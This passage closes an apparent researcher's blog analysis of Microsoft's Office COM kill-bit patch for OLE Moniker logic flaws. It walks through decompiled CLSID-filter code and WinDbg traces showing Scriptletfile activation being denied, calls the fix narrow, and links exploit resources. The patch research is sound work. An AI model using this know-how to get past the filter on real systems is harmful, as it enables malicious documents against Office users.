
It use the Match_Flag to mark if it has matched the disabled CLSID in CLSID_Filter,the value 0 means matched,the value 1 means non-matched:



```
char __thiscall sub_3318E9A4(void *this, int CLSID, _DWORD *a3, int a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  *a3 = 1;
  *(_DWORD *)a4 = stru_3262C4A8.Data1;
  *(_DWORD *)(a4 + 4) = *(_DWORD *)&stru_3262C4A8.Data2;
  v4 = a4 + 8;
  *(_DWORD *)v4 = *(_DWORD *)&stru_3262C4A8.Data4[0];
  *(_DWORD *)(v4 + 4) = *(_DWORD *)&stru_3262C4A8.Data4[4];
  CLSID_buf = *(_DWORD *)CLSID;
  v8 = *(_DWORD *)(CLSID + 4);
  v9 = *(_DWORD *)(CLSID + 8);
  v10 = *(_DWORD *)(CLSID + 12);
  v11 = stru_3262C4A8.Data1;
  v12 = *(_DWORD *)&stru_3262C4A8.Data2;
  v13 = *(_DWORD *)&stru_3262C4A8.Data4[0];
  v14 = *(_DWORD *)&stru_3262C4A8.Data4[4];
  v15 = 1;
  v5 = MSO_6983((int)this, (int)&CLSID_buf, (int)memcmp_a1_a2_16);
  if ( v5 )                                           // when the banned clsid is matched,v5 should be non-zero!
  {
    *a3 = *(_DWORD *)(v5 + 32);
    *(_DWORD *)a4 = *(_DWORD *)(v5 + 16);
    *(_DWORD *)(a4 + 4) = *(_DWORD *)(v5 + 20);
    *(_DWORD *)(a4 + 8) = *(_DWORD *)(v5 + 24);
    *(_DWORD *)(a4 + 12) = *(_DWORD *)(v5 + 28);
    result = 1;
  }
  else
  {
    result = 0;
  }
  return result;
}
```




```
int __stdcall MSO_6983(int a1, int CLSID, int a3)
{
  int result; // eax@1

  result = MSO_549((unsigned int *)a1, CLSID, &a3, (int (__stdcall *)(unsigned int, int))a3);
  if ( result )                                      // The result returned by MSO_549 shouldn't be 0,if matched the banned clsid!
    result = *(_DWORD *)(a1 + 12) + a3 * (*(_DWORD *)(a1 + 8) & 0xFFFF);
  return result;
}
```




```
signed int __stdcall MSO_549(unsigned int *a1, int CLSID, _DWORD *a3, int (__stdcall *memcmp)(unsigned int, int))
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v4 = a1;
  v5 = 0;
  if ( a1 )
  {
    v9 = *a1;
    if ( v9 )
    {
      while ( 1 )
      {
        v6 = v5 + ((v9 - v5) >> 1);
        v7 = memcmp(v4[3] + v6 * (v4[2] & 0xFFFF), CLSID);
        if ( !v7 )
          break;
        if ( v7 < 0 )
          v5 = v6 + 1;
        else
          v9 = v5 + ((v9 - v5) >> 1);
        if ( v5 == v9 )
          goto LABEL_9;
      }
      *a3 = v6;
      result = 1;
    }
    else
    {
LABEL_9:
      *a3 = v5;
      result = 0;
    }
  }
  else
```

We can see that it use an algorithm to filter the banned clsid for next Access-Deny(for the detail of the algorithm,you can reverse it further,I don’t explain it here☺)Then let’s see it in windbg:




```
(a8c.fc0): Unknown exception - code 80010108 (first chance)
the current clsid is :001b0454  d2 0b 29 06 aa 48 d2 11-84 32 00 60 08 c3 fb fc  ..)..H...2.`....
eax=67c0cb58 ebx=00000000 ecx=66e46a78 edx=00001800 esi=003b5fd8 edi=001b0454
eip=771c2a63 esp=001b0340 ebp=001b0358 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
ole32!FilterActivation+0x3a:
771c2a63 ff510c          call    dword ptr [ecx+0Ch]  ds:0023:66e46a84=6789e951
0:000> k
ChildEBP RetAddr
001b0358 771c2f01 ole32!FilterActivation+0x3a [d:\w7rtm\com\ole32\com\object\object.cxx @ 657]
001b0468 771c18a5 ole32!GetInstanceHelper+0x2a6 [d:\w7rtm\com\ole32\com\object\object.cxx @ 1862]
001b04a4 771a39dc ole32!CComActivator::DoGetInstanceFromFile+0x74 [d:\w7rtm\com\ole32\com\object\immact.hxx @ 381]
001b04d8 771a55ad ole32!CoGetInstanceFromFile+0x71 [d:\w7rtm\com\ole32\com\object\actapi.cxx @ 262]
001b061c 714d63bd ole32!CFileMoniker::BindToObject+0x2df [d:\w7rtm\com\ole32\com\moniker2\cfilemon.cxx @ 2626]
001b0674 7713b53d comsvcs!CNewMoniker::BindToObject+0x96
001b06a8 771a428a ole32!CCompositeMoniker::BindToObject+0x105 [d:\w7rtm\com\ole32\com\moniker2\ccompmon.cxx @ 1104]
001b0714 69496981 ole32!CDefLink::BindToSource+0x1bf [d:\w7rtm\com\ole32\ole232\stdimpl\deflink.cpp @ 4637]
WARNING: Stack unwind information not available. Following frames may be wrong.
001b0758 69387ba0 wwlib!wdCommandDispatch+0x32fa96
001b1858 68de6fd7 wwlib!wdCommandDispatch+0x220cb5
001b1c08 68de69a8 wwlib!FMain+0xc2a30
001b1d70 69bc2f90 wwlib!FMain+0xc2401
001b2034 6944a882 wwlib!DllCanUnloadNow+0x586ca4
001b2088 6944a744 wwlib!wdCommandDispatch+0x2e3997
001b231c 68dadda9 wwlib!wdCommandDispatch+0x2e3859
001b233c 68d7ffcf wwlib!FMain+0x89802
001b33fc 68d7ea9a wwlib!FMain+0x5ba28
001b3440 69bb8833 wwlib!FMain+0x5a4f3
```



```
0:000> p
eax=00353c01 ebx=00000000 ecx=4839e808 edx=001b0454 esi=003b5fd8 edi=001b0454
eip=6789e996 esp=001b0330 ebp=001b0338 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
mso!Ordinal3194+0x93d:
6789e996 395dfc          cmp     dword ptr [ebp-4],ebx ss:0023:001b0334=00000000
0:000> p
eax=00353c01 ebx=00000000 ecx=4839e808 edx=001b0454 esi=003b5fd8 edi=001b0454
eip=6789e999 esp=001b0330 ebp=001b0338 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
mso!Ordinal3194+0x940:
6789e999 7505            jne     mso!Ordinal3194+0x947 (6789e9a0)          [br=0]
0:000> p
eax=00353c01 ebx=00000000 ecx=4839e808 edx=001b0454 esi=003b5fd8 edi=001b0454
eip=6789e99b esp=001b0330 ebp=001b0338 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
mso!Ordinal3194+0x942:
6789e99b bb05000780      mov     ebx,80070005h
0:000> p
eax=00353c01 ebx=80070005 ecx=4839e808 edx=001b0454 esi=003b5fd8 edi=001b0454
eip=6789e9a0 esp=001b0330 ebp=001b0338 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
mso!Ordinal3194+0x947:
6789e9a0 8bc3            mov     eax,ebx
0:000>
```

```
6789e983 a5              movs    dword ptr es:[edi],dword ptr [esi]
6789e984 c745fc01000000  mov     dword ptr [ebp-4],1
6789e98b e814000000      call    mso!Ordinal3194+0x94b (6789e9a4)
6789e990 84c0            test    al,al
6789e992 5f              pop     edi
6789e993 5e              pop     esi
6789e994 740a            je      mso!Ordinal3194+0x947 (6789e9a0)
6789e996 395dfc          cmp     dword ptr [ebp-4],ebx
6789e999 7505            jne     mso!Ordinal3194+0x947 (6789e9a0)
6789e99b bb05000780      mov     ebx,80070005h
6789e9a0 8bc3            mov     eax,ebx
6789e9a2 ebbe            jmp     mso!Ordinal3194+0x909 (6789e962)
6789e9a4 55              push    ebp
6789e9a5 8bec            mov     ebp,esp
6789e9a7 83ec30          sub     esp,30h
6789e9aa a1b8c5d366      mov     eax,dword ptr [mso!Ordinal2940+0x8eb4 (66d3c
6789e9af 33c5            xor     eax,ebp
6789e9b1 8945fc          mov     dword ptr [ebp-4],eax
6789e9b4 8b5508          mov     edx,dword ptr [ebp+8]
6789e9b7 53              push    ebx
6789e9b8 8b5d0c          mov     ebx,dword ptr [ebp+0Ch]
6789e9bb 56              push    esi
6789e9bc 57              push    edi
6789e9bd 8b7d10          mov     edi,dword ptr [ebp+10h]
6789e9c0 897dd4          mov     dword ptr [ebp-2Ch],edi
6789e9c3 894dd0          mov     dword ptr [ebp-30h],ecx
6789e9c6 33c9            xor     ecx,ecx
```



```
771c2a63 ff510c          call    dword ptr [ecx+0Ch]
771c2a66 81660cfffffffd  and     dword ptr [esi+0Ch],0FDFFFFFFh
771c2a6d 5f              pop     edi
771c2a6e 5e              pop     esi
771c2a6f 85c0            test    eax,eax
771c2a71 7d05            jge     ole32!FilterActivation+0x4f (771c2a78)
771c2a73 b805000780      mov     eax,80070005h
771c2a78 5d              pop     ebp
771c2a79 c20800          ret     8
771c2a7c 90              nop
771c2a7d 90              nop
771c2a7e 90              nop
771c2a7f 90              nop
771c2a80 90              nop
ole32!GetObjectHelperMulti:
771c2a81 8bff            mov     edi,edi
771c2a83 55              push    ebp
771c2a84 8bec            mov     ebp,esp
771c2a86 51              push    ecx
```

```
0:000> p
eax=80070005 ebx=00000000 ecx=4839e808 edx=001b0454 esi=00000000 edi=00000000
eip=771c2a73 esp=001b0358 ebp=001b0358 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200286
ole32!FilterActivation+0x4a:
771c2a73 b805000780      mov     eax,80070005h

0:000>
```

We can see that function CLSID_Filter has matched the CLSID_Scriptletfile(the Match_Flag was set to 0),so the HandleActivation return **Access Denied** ☺

0x05 Conclusion

As we know the 3 bugs are all logic flaw,which are all related to OLE Objects,which is called in the process of communication between COM client and server using COM Monikers(Persistent Intelligent Names),such logic flaws are often caused by embedded or linked objects in office documents,in which, the COM Moniker is like the fuse,the OLE Object is like the trigger point..here MS patched the vuls using the strategy **Office COM Kill Bit**,which is seems a little weak,for it only aimed at current vuls,not the root cause of the vuls,from the perspective of the emergency response,the strategy is appropriate,but in the long run,it’s not enough secure☺

So writing here, this article is coming to an end,I have spent some time to writting this post,during which I have learned a lot(though as a beginner,much knowledge points is new to me) Maybe there are still many problems in my analysis, but I still hope that you can enjoy it☺

0x06 Reference

0. https://sites.google.com/site/zerodayresearch/Moniker_Magic_final.pdf
1. http://justhaifei1.blogspot.com/2017/07/bypassing-microsofts-cve-2017-0199-patch.html
2. https://www.blackhat.com/docs/us-15/materials/us-15-Li-Attacking-Interoperability-An-OLE-Edition.pdf
3. https://blog.fortinet.com/2017/06/04/an-inside-look-at-cve-2017-0199-hta-and-scriptlet-file-handler-vulnerability
4. https://www.lastline.com/labsblog/script-monikers-a-new-way-to-execute-code/
5. **https://msdn.microsoft.com/en-us/library**
6. **http://thrysoee.dk/InsideCOM+/**
7. https://github.com/rxwx/CVE-2017-8570

@ITh4cker BeiJing

2018/2/2